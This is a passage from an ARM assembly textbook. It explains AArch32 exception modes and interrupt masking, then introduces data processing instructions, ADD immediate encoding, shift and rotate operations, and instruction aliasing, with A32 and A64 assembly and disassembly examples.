Under normal circumstances, the CPU responds to these requests by immediately pausing execution of the currently executing program, raising the exception level, and transferring control over to a corresponding registered *exception handler* that can dispatch the request to the appropriate device driver. These exception handlers are registered by system software running in a high exception level.

If that system software is running in AArch32, the remaining `PSTATE.M` bits define the *exception mode* currently in use, and these modes form a strict hierarchy of priority ordering with respect to external interrupts. For example, a normal program may encounter an `SVC` instruction causing the processor to pause the program and transfer to the AArch32 EL1 operating system in SVC mode to handle the system call request. If an external IRQ arrives, this system call will be paused, pending completion of the IRQ routine. This IRQ can then *itself* be interrupted by a FIQ interrupt. But FIQs cannot be interrupted by IRQs, because FIQs are a higher “priority” than IRQs. As each exception returns, the mode is lowered each time, and the interrupted task resumes. [Table 4.6](#) lists AArch32 modes and their corresponding representation in `PSTATE.M`.⁴⁵

[Table 4.6:](#) AArch32 Mode Bit Encodings

M[4:0]	MODE	PURPOSE
10000	User mode	Normal execution mode
10001	FIQ mode	Entered when handling a Fast Interrupt Request
10010	IRQ mode	Entered when handling a General Interrupt Request
10011	SVC mode	Entered on CPU reset in 32-bit EL1, or when an <code>SVC</code> instruction is executed
10110	Monitor mode	Entered on CPU reset in 32-bit EL3, or when an <code>SMC</code> instruction is executed
10111	Abort mode	Exception to handle data or instruction fetch failures
11010	Hyp mode	Entered on CPU reset in 32-bit EL2, or when an <code>HYP</code> instruction is executed
11011	Undefined mode	Entered when an undefined instruction is executed
11111	System mode	Privileged mode with same register view as user mode


As in AArch64, AArch32 also allows operating system software to temporarily disable certain external exceptions via the `AIF` bits inside `PSTATE`. A 1 in the corresponding field means the CPU will respond to the external exception; a 0 means that the CPU will delay responding to it until the exception is later unmasked by the operating system software.

`A`: Respond to asynchronous aborts

`I`: Respond to external hardware Interrupt Requests (IRQs)

`F`: Respond to external Fast Interrupt Requests (FIQs)

The exception mask bits shown in [Figure 4.17](#) are set when an exception to AArch32 occurs.



[Figure 4.17](#): Exception mask bits in the CPSR

Notes

[1](#) ARM for Armv8-A (DDI 0487G.a): A1.2 Architecture Profiles

[2](#) ARM Supplement for Armv8-R (DDI 0600A.c) AArch64

- [3 ARM Supplement for Armv8-R \(DDI 0568A.c\) AArch32](#)
- [4 Armv8-M Architecture Reference Manual \(DDI0553B.o\)](#)
- [5 Arm Cortex-R82 Processor Datasheet](#)
- [6 Arm A64 ISA Armv9, for Armv9-A architecture profile \(DDI 0602\)](#)
- [7 ARM for Armv8-A \(DDI 0487G.a\): D1.1 Exception Levels](#)
- [8 Exception Model, version 1.0 \(ARM062-1010708621-27\): 3. Execution and Security states](#)
- [9 ARM for Armv8-A \(DDI 0487G.a\): D1.1.1 Typical Exception level usage](#)
- [10 TrustZone for Armv8-A, Version 1.0 \(ARM062-1010708621-28\)](#)
- [11 Introduction to Trusted Execution Environments, by GlobalPlatform Inc. May 2018](#)
- [12 TrustZone for Armv8-A, Version 1.0 \(ARM062-1010708621-28\)](#)
- [13 Whitepaper: Isolation using virtualization in Secure world – Secure world software architecture on Armv8.4](#)
- [14 “Arm trusted firmware github,” <https://github.com/ARM-software/arm-trusted-firmware/tree/master/bl31/aarch64>, accessed: Dec, 2019.](#)
- [15 ARM for Armv8-A \(DDI 0487G.a\): G8.2.168: VBAR, Vector Base Address Register](#)
- [16 ARM for Armv8-A \(DDI 0487G.a\): D1.10.2 Exception vectors](#)
- [17 Fundamentals of ARMv8-A: Changing Execution state](#)

[18](#) TrustZone for Armv8-A, version 1.0 (ARM062-1010708621-28):
3.7 SMC exceptions

[19](#) TrustZone for Armv8-A, version 1.0 (ARM062-1010708621-28):
3.2 Switching between Security states

[20](#) ARM Manual for Armv8-A, DDI 0487G.a: B1 – The AArch64
Application Level Programmers' Model

[21](#) ARM Manual for Armv8-A, DDI 0487G.a: G – The AArch32
System Level Architecture

[22](#) Arm Cortex-A Processor Comparison Table,
<https://developer.arm.com/ip-products/processors/cortex-a>

[23](#) ARM Manual for Armv8-A, DDI 0487G.a: A1.3.2 Armv8
instruction sets

[24](#) “Learn the Architecture Memory Management,” version 1.0
(101811_0100_00)
<https://developer.arm.com/documentation/101811/0100/Address-spaces-in-AArch64>

[25](#) <https://github.com/ARM-software/abi-aa/blob/master/aapcs64/aapcs64.rst>

[26](#) ARM Manual for Armv8-A, DDI 0487G.a: B1.2.1 Registers in the
AArch64 state

[27](#) https://github.com/ARM-software/abi-aa/blob/f52e1ad3f81254497a83578dc102f6aac89e52d0/aapcs64/aapc_s64.rst

[28](#) ARM Compiler armasm User Guide, ARM DUI 0801A
(ID031214): Predeclared core register names in AArch64

[29](#) ARM Manual for Armv8-A, DDI 0487G.a: B1.2.1 Registers in
AArch64 state

[30](#) ARM Manual for Armv8-A, DDI 0487G.a: D1.8.2 _{SP} alignment checking

[31](#) Procedure Call Standard for the Arm Architecture, Release 2020Q2

[32](#) ARM Compiler armclang Reference Guide, Version 6.6 (ARM DUI0774G): 1.16

[33](#) <https://gcc.gnu.org/onlinedocs/gcc-4.9.2/gcc/Optimize-Options.html>

[34](#) <https://docs.microsoft.com/en-us/cpp/build/arm64-windows-abi-conventions?view=vs-2019>

[35](#) <https://patchwork.kernel.org/patch/9836893>

[36](#) <https://clang.llvm.org/docs/ShadowCallStack.html>

[37](#) <https://clang.llvm.org/docs/ClangCommandLineReference.html>

[38](#) <https://github.com/llvm-mirror/lld/blob/master/ELF/Arch/AArch64.cpp#L218>

[39](#) Arm Architecture Registers Armv8, for Armv8-A architecture profile (DDI 0595), ARM, 2021

[40](#) Arm Architecture Reference Manual Armv8, for Armv8-A architecture profile: D1.7 Process state, PSTATE

[41](#) Programmer's Guide for ARMv8-A, version 1.0 (ARM DEN0024A): 10.1 Exception handling registers

[42](#) ARM7TDMI Technical Reference Manual (DDI 0029G), ARM, 1994

[43](#) ARM Architecture Reference Manual Thumb-2 Supplement (DDI 0308D), ARM, 2004

[44](#) ARM Cortex-A Series, Programmers Guide for ARMv8-A
(ID050815): 5.3 Switching between the instruction sets

[45](#) ARM Manual for Armv8-A, DDI 0487G.a: G1.9.1 AArch32 state
PE mode descriptions

CHAPTER 5

Data Processing Instructions

This chapter introduces data processing instructions and their instruction forms, including arithmetic, logical, shift operations, and bitfield manipulation operations, as well as multiply and divide instructions. Data processing instructions perform operations on values in general-purpose registers, and their basic syntax typically consists of two source operands and one destination register, as follows:

mnemonic $R_d, R_n, \text{ operand}_2$

The operands for any given instruction depend on the type of instruction being executed. Data processing instructions always list destination registers first, followed by the inputs to the instruction. In this chapter, you will see destination registers denoted as R_d for A32/T32, and x_d or w_d for A64 instructions. Input registers are denoted R_m , R_n , or R_a for A32/T32 and x_n or x_m for A64. Since the syntax of various instructions has more components than source and destination registers, you will see an overview of the syntax symbols used for a particular group or class of instructions at the beginning of each section.

When reading or writing assembly, the instruction opcode, i.e., the operation, is given first, followed by any destination registers, and finally any source operands. In the following example, the instruction **ADD** adds together two 64-bit source register values, x_1 and x_2 , and stores the 64-bit result in register x_0 .

```
add x0, x1, x2 ; x0 = x1 + x2
```

In A64, arithmetic instructions can set arithmetic flags based on the result. Some instructions always do this implicitly, for example, the

comparison and test instructions `CMP` and `TST`. Others do so only when explicitly requested. These instructions are written with an `s` suffix. Note that this chapter will not include this flag setting form for each instruction when listing the syntax forms of a given instruction, since the only difference is the `s` suffix, which has no influence on the base syntax. Here is an example of a flag-setting form based on the previous add instruction:

```
adds x0, x1, x2 ; x0 = x1 + x2 and set flags
```

Sometimes two different instructions can have the same instruction encoding, in which case one of them is considered the alias of the other. Pseudo-instructions, or *instruction aliases*, allow programmers and reverse engineers to more easily read and write assembly by converting well-known special cases of a complex instruction into its easier-to-read form.

Many instructions have multiple instruction forms that allow the source register to be modified before being used for the instruction operation. Under the hood, these instruction forms use different encodings. In other words, any given instruction can be encoded to treat its source registers in different ways. A32 instructions, for example, allow all or some of the following source operand forms:

Register form

Constant immediate form

Shifted register form


Register-shifted register form

Extended register form

Here are three example instructions using the register, immediate, and shifted register instruction forms for the A64 `ADD` instruction:

<code>add x0, x0, x1</code>	<code>; ADD (register)</code>
<code>add x0, x0, #100</code>	<code>; ADD (immediate)</code>
<code>add x0, x1, x1, LSL #1</code>	<code>; ADD (shifted register)</code>

It is important to understand the different instruction forms for any given instruction to recognize and understand them during reverse engineering. However, it is not necessary to keep track of specific instruction encodings, although it can provide some insight into what is happening under the hood. Take, for example, the `ADD` (immediate) instruction, whose encoding is given in [Figure 5.1](#). We can see why this `ADD` instruction will not allow addition of arbitrary constants; if the constant cannot be encoded in 12 bits, there is not enough space for it to fit into the instruction encoding.



[Figure 5.1:](#) `ADD` instruction

Note that [Figure 5.1](#) uses `Rn` and `Rd` symbols, which can be misleading since these symbols are typically used to describe A32/T32 syntax. In this case, however, the encoding belongs to an A64 instruction.¹ In this encoding, `Rd` encodes the number of the destination register for the operation, and `Rn` encodes the number of the first source register. `s` encodes whether the arithmetic flags will be set (i.e., whether the instruction is `add` or `adds`), and `sf` defines whether the operation will occur in 32-bit (`sf = 0`) or 64-bit (`sf = 1`).

The `imm12` field encodes a 12-bit constant (an “immediate”) that will be added by the instruction. This implies that the biggest acceptable number for this instruction would be 4095 , which is the equivalent of 12 ones (1111 1111 1111). However, the 1-bit `sh` field encodes an optional *implicit shift* that will be applied to the immediate, allowing the number to be extended to 4096 . This field can hold only one of two possible states: if it is set to 0, no shift is applied. If it is set to 1, the immediate value is left-shifted by 12.

```
sh = 0      ; LSL #0 (no shift applied)
sh = 1      ; LSL #12 (immediate value left-shifted by 12)
```

The following example demonstrates how an immediate value of 4096 with a 13-bit pattern is encoded into 12 bits:

```
add x5, x5, #4095          ; 4095 = 1111 1111 1111  
add x5, x5, #4096          ; 4096 = 1 0000 0000 0000
```

When we assemble the following two instructions, we can observe that the disassembly output of the second instruction encodes the number 1 as the immediate value and shifts it by 12 using a logical shift left (`LSL`) to construct the value 4096.

```
add x5, x5, #4095          ; 4095 = 1111 1111 1111  
add x5, x5, #1, lsl #12     ; 0000 0000 0001 << 12 = 4096
```

Shift and Rotate Operations

Many instruction forms will contain shift and rotate operations. Moreover, shift and rotate operations also exist as individual instructions. For this reason, we will first look at how these operations work under the hood.

Shift and rotate operations are used to translate the binary bits inside a register leftward or rightward to other bit positions. Shift operations can happen either explicitly via an instruction such as `LSL` or implicitly on an operand to another instruction.

```
; Explicit shift  
lsl r0, r1, #2              ; r0 = r1 << 2  
  
; Implicit shift during another instruction  
add r0, r1, r2, LSL #2      ; r0 = r1+(r2<<2)
```

The A64 instruction set supports four basic types of shift operation:

Logical shift left (`LSL`)

Logical shift right (`LSR`)

Arithmetic shift right (ASR)

Rotate right (ROR)


The A32 and T32 instruction sets provide a fifth shift type: rotate right with extend (RRX).

This section will quickly examine each of these types of shift operation and then explore in more depth instruction forms and bitfield manipulation operations.

Logical Shift Left

The logical shift left operation shifts the bit pattern inside a register leftward by n bit positions. As the bit pattern moves left, bits that “fall off the end” are discarded, and zeros are shifted in at the rightmost edge of the value to fill the void. See [Figure 5.2](#). For example, if a value is shifted left by 1 bit, bit 0 of the input is shifted to position 1, bit 1 is shifted to position 2, and so on. The most significant bit of the input is discarded from the result, and the least-significant bits of the result will be zero.

LSL Logical Shift Left



[Figure 5.2:](#) Logical shift left operation

Mathematically, a left shift of a number represented in binary by n bits is equivalent to multiplying that value by 2^n , or the `<<` operation in C. Since shifts can be implemented far more efficiently than general multiplications in hardware, compilers often translate multiplications by a constant powers-of-two value 2^n into a left shift of the value by n during the compilation process.


The following is an example of a logical shift left by 3 bit positions:

Input: 0000 0000 0000 0000 0000 0000 0000 1110
Output: 0000 0000 0000 0000 0000 0000 0111 0000

Logical Shift Right

The logical shift right operation translates the bit pattern inside a register rightward by n bit positions. As the bit pattern moves right, bits that “fall off the end” are discarded, and zeros are shifted in at the leftmost edge of the value, as shown in [Figure 5.3](#).

LSR Logical Shift Right



[Figure 5.3:](#) Logical shift right operation

Mathematically, LSR is equivalent to an unsigned division by 2^n , or the `>>` operation on unsigned values in C. Compilers often translate divisions of unsigned integers by a constant power of two into a logical right shift during the compilation process.

Here is an example of a logical shift right by 3 bit positions:

Input: 1001 1001 1001 1001 1001 1001 1001 1001
Output: 0001 0011 0011 0011 0011 0011 0011 0011

Arithmetic Shift Right

The arithmetic shift right operation works in a similar way as the LSR operation, shifting all source register bits to the right and discarding the overflowing bits, except that the bits shifted in at the left end of the value are copies of the sign bit (i.e., the most significant bit) of the original value. See [Figure 5.4](#).

ASR Arithmetic Shift Right




Figure 5.4: Arithmetic shift right operation

Mathematically, `ASR` is equivalent to a signed division by 2^n . In C, this operation is represented by the `>>` operation on signed numbers in C, such as a *signed int*.

Here is an example of an arithmetic shift right by 3 bit positions:

Input:	1001 1001 1001 1001 1001 1001 1001 1001 1001
Output:	1111 0011 0011 0011 0011 0011 0011 0011

Keep in mind that the result of this operation will differ depending on the register size. In this example, the sign bit of the previous input value in a 32-bit register is bit 31, while the sign bit of this value in a 64-bit register is bit 63.

X0 =	0 000 ... 1001 1001 1001 1001 1001 1001 1001 1001
ASR 3 =	0000 ... 000 1 0011 0011 0011 0011 0011 0011 0011

R0 =	1 001 1001 1001 1001 1001 1001 1001 1001
ASR 3 =	111 1 0011 0011 0011 0011 0011 0011

Rotate Right

The rotate right operation performs a circular shift of the bit pattern, as illustrated in [Figure 5.5](#). The value is shifted rightward as with logical right shift, except that the bits that “fall off the end” are reintroduced at the leftmost (i.e., most significant) bit positions of the value.

ROR Rotate Right




Figure 5.5: Rotate right operation

Here is an example of a rotate right by 3 bit positions:


Input: 0000 0000 0000 0000 0000 0000 0000 0000 1110
Output: 1100 0000 0000 0000 0000 0000 0000 0001

Rotate Right with Extend

The A32/T32 instruction sets provide a rotate right with extend operation. This operation shifts all bits rightward by 1 bit, shifting the old carry flag into bit 31. Unlike other shift operations, `RRX` always performs a 1-bit shift. Suppose register `R0` is set to `0x10` and the carry flag is set to 1. Here you can see how the bits change when we perform an `RRX` operation on the value in `R0` and update `R0` with the result of each iteration:

```
R0 = 0x10      // 0x10          = 0000 0000 0000 0000 0000 0000  
0001 0000  
R0 = RRX R0    // 0x80000008 = 1000 0000 0000 0000 0000 0000  
0000 1000  
R0 = RRX R0    // 0xc0000004 = 1100 0000 0000 0000 0000 0000  
0000 0100  
R0 = RRX R0    // 0xe0000002 = 1110 0000 0000 0000 0000 0000  
0000 0010  
R0 = RRX R0    // 0xf0000001 = 1111 0000 0000 0000 0000 0000  
0000 0001  
R0 = RRX R0    // 0xf8000000 = 1111 1000 0000 0000 0000 0000  
0000 0000  
R0 = RRX R0    // 0xfc000000 = 1111 1100 0000 0000 0000 0000  
0000 0000
```

When used with the `s` suffix, the bit shifted out of the register (`bit[0]`) sets the carry flag, as illustrated in [Figure 5.6](#).



[Figure 5.6:](#) Rotate right with extend

Instruction Forms

As with most data processing instructions, shift instructions can take their inputs in different formats. The shift amount n can be specified as a constant value directly encoded into the instruction or specified by a register that is loaded with n at runtime. In this chapter, we will look at different instruction forms and their syntaxes. The syntax symbols of each instruction type will be provided at the beginning of its section. [Table 5.1](#) describes the syntax symbols for the current section.

Table 5.1: Syntax Symbols

A32/T32	A64 (32-BIT)	A64 (64-BIT)	MEANING
Rd	Wd	Xd	Destination register
Rn	Wn	Xn	First source register
Rm	Wm	Xm	Second source register
Rs	Ws	Xs	Source register holding the shift amount
#n	#n	#n	Shift amount (immediate value)
{Rd, }			Optional register

Shift by a Constant Immediate Form

In Armv8-A, most shifts by a constant value are implemented as aliases of other instructions. Instruction aliases have the same instruction encoding as their underlying instruction form. [Table 5.2](#) shows the constant immediate forms of the various shift operations next to their underlying instruction forms.

Table 5.2: Shift and Rotate Instructions: Immediate Form

IS	ALIAS SYNTAX	UNDERLYING INSTRUCTION
A32/T32	ASR {Rd, } Rn, #n	MOV Rd, Rn, ASR #n
	LSL {Rd, } Rn, #n	MOV Rd, Rn, LSL #n
	LSR {Rd, } Rn, #n	MOV Rd, Rn, LSR #n
	ROR {Rd, } Rn, #n	MOV Rd, Rn, ROR #n
	RRX {Rd, } Rn	MOV Rd, Rn, RRX
A64 64-bit	ASR Xd, Xn, #n	SBFM Xd, Xn, #n, #63
	LSL Xd, Xn, #n	UBFM Xd, Xn, #(-n mod 64), #(63-n)
	LSR Xd, Xn, #n	UBFM Xd, Xn, #n, #63
	ROR Xd, Xn, #n	EXTR Xd, Xn, Xm, #n
A64 32-bit	ASR Wd, Wn, #n	SBFM Wd, Wn, #n, #31
	LSL Wd, Wn, #n	UBFM Wd, Wn, #(-n mod 32), #(31-n)
	LSR Wd, Wn, #n	UBFM Wd, Wn, #n, #31
	ROR Wd, Wn, #n	EXTR Wd, Wn, Wm, #n

Alias instructions are always preferred in disassembly. For example, the instruction `MOV Rd, Rn, RRX` in assembly will always translate to the alias `RRX Rd, Rn` in disassembly.

The following code shows examples of A32 assembly instructions that are translated to their alias in the disassembly output. The code initially sets `r0` to the constant value `14` and then applies a right shift by 1 bit position in four different ways (note that `RRX` operates as a right shift by 1 when the carry flag, as here, is zero). Even though all four instructions perform the same operation, you can see that the move instruction forms are translated to their alias in disassembly.

Example of Instruction Aliasing for A32 Immediate Shifts

Assembly Source

```
.text
.global _start

_start:

    mov r0, #14           ; r0 = 14

    ror r2, r0, #1         ; rotate r0 by #1 and write result
    to r2
    mov r2, r0, RRX       ; copy value in r0 to r2, with
    implicit RRX
    mov r2, r0, ROR #1    ; copy value in r0 to r2,
    implicitly rotated right 1
    rrx r2, r0             ; rotate right with extend r0 and
    write to r2
```

Disassembly Output

Disassembly of section .text:

```
00010054 <_start>:
10054:   e3a0000e      mov    r0, #14

10058:   e1a020e0      ror    r2, r0, #1
1005c:   e1a02060      rrx    r2, r0          ; converted to
RRX alias
10060:   e1a020e0      ror    r2, r0, #1      ; converted to
ROR alias
10064:   e1a02060      rrx    r2, r0
```

Let's look at an example for A64. In the following code snippet, register `x0` is first filled with the value `14` and then used as a source operand in four shift operations. In each case, the register `x0` is shifted by 3 bit positions, and the result is written to the destination register `x1`, leaving source registers unchanged. To demonstrate that

the alias instruction is preferred in disassembly, the last four instructions represent the underlying instructions using values that meet the alias conditions for each of the previous shift and rotate instructions. For now, you can ignore the SBFM/UBFM/EXTR instructions, as they are explained in the section “Bitfield Move.”

Example of Instruction Aliasing for A64 Immediate Shifts

Assembly Source

```
.section .text
.global _start

_start:
    mov x0, #14          ; set x0 to 14
    asr x1, x0, #3        ; x1 = result of 14 ASR by 3
    lsl x1, x0, #3        ; x1 = result of 14 LSL by 3
    lsr x1, x0, #3        ; x1 = result of 14 LSR by 3
    ror x1, x0, #3        ; x1 = result of 14 ROR by 3

    sbfm x1, x0, #3, #63      ; underlying form of above ASR
instruction
    ubfm x1, x0, #61, #60      ; underlying form of above LSL
instruction
    ubfm x1, x0, #3, #63      ; underlying form of above LSR
instruction
    extr x1, x0, x0, #3       ; underlying form of above ROR
instruction
```

Disassembly Output

```
shift64:      file format elf64-littleaarch64

Disassembly of section .text:

0000000000400078 <_start>:
400078: d28001c0      mov     x0, #0xe
// #14
40007c: 9343fc01      asr     x1, x0, #3
400080: d37df001      lsl     x1, x0, #3
400084: d343fc01      lsr     x1, x0, #3
400088: 93c00c01      ror     x1, x0, #3

40008c: 9343fc01      asr     x1, x0, #3
400090: d37df001      lsl     x1, x0, #3
400094: d343fc01      lsr     x1, x0, #3
400098: 93c00c01      ror     x1, x0, #3
```



Shift by Register Form

Occasionally, a program may need to perform a shift operation where the number of bits to shift by is computed at runtime. In these cases, the program will use the *shift-by-register* form of the shift instructions, as shown in [Table 5.3](#).

[Table 5.3:](#) Shift and Rotate Instructions: Register Form

INSTRUCTION SET	ALIAS SYNTAX	UNDERLYING FORM
A32/T32	ASR { Rd, } Rn, Rs	MOV Rd, Rn, ASR Rs
	LSL { Rd, } Rn, Rs	MOV Rd, Rn, LSL Rs
	LSR { Rd, } Rn, Rs	MOV Rd, Rn, LSR Rs
	ROR { Rd, } Rn, Rs	MOV Rd, Rn, ROR Rs
	RRX { Rd, } Rn	MOV Rd, Rn, RRX
A64 (64-bit)	ASR Xd, Xn, Xm	ASRV Xd, Xn, Xm
	LSL Xd, Xn, Xm	LSLV Xd, Xn, Xm
	LSR Xd, Xn, Xm	LSRV Xd, Xn, Xm
	ROR Xd, Xn, Xm	RORV Xd, Xn, Xm
A64 (32-bit)	ASR Wd, Wn, Wm	ASRV Wd, Wn, Xm
	LSL Wd, Wn, Wm	LSLV Wd, Wn, Xm
	LSR Wd, Wn, Wm	LSRV Wd, Wn, Xm
	ROR Wd, Wn, Wm	RORV Wd, Wn, Xm

As you can see in the following example, using the equivalent instructions for A32 shift operations will translate them into their aliases in disassembly.

Example of Instruction Aliasing for Shift-by-a-Register (A32)

Assembly Source

```
.text
.global _start

_start:
    mov r0, #14          ; set r0 to 14
    mov r1, #3           ; set r1 to 3
    asr r2, r0, r1       ; r2 = result of 14 ASR by 3
    mov r2, r0, asr r1   ; r2 = result of 14 ASR by 3
    lsl r2, r0, r1       ; r2 = result of 14 LSL by 3
    mov r2, r0, lsl r1   ; r2 = result of 14 LSL by 3
    lsr r2, r0, r1       ; r2 = result of 14 LSR by 3
    mov r2, r0, lsr r1   ; r2 = result of 14 LSR by 3
    ror r2, r0, r1       ; r2 = result of 14 ROR by 3
    mov r2, r0, ror r1   ; r2 = result of 14 ROR by 3
```

Disassembly

Disassembly of section .text:

```
00010054 <_start>:
10054:   e3a0000e      mov    r0, #14
10058:   e3a01003      mov    r1, #3
1005c:   el02150        asr    r2, r0, r1
10060:   el02150        asr    r2, r0, r1      ; MOV
translated to ASR alias
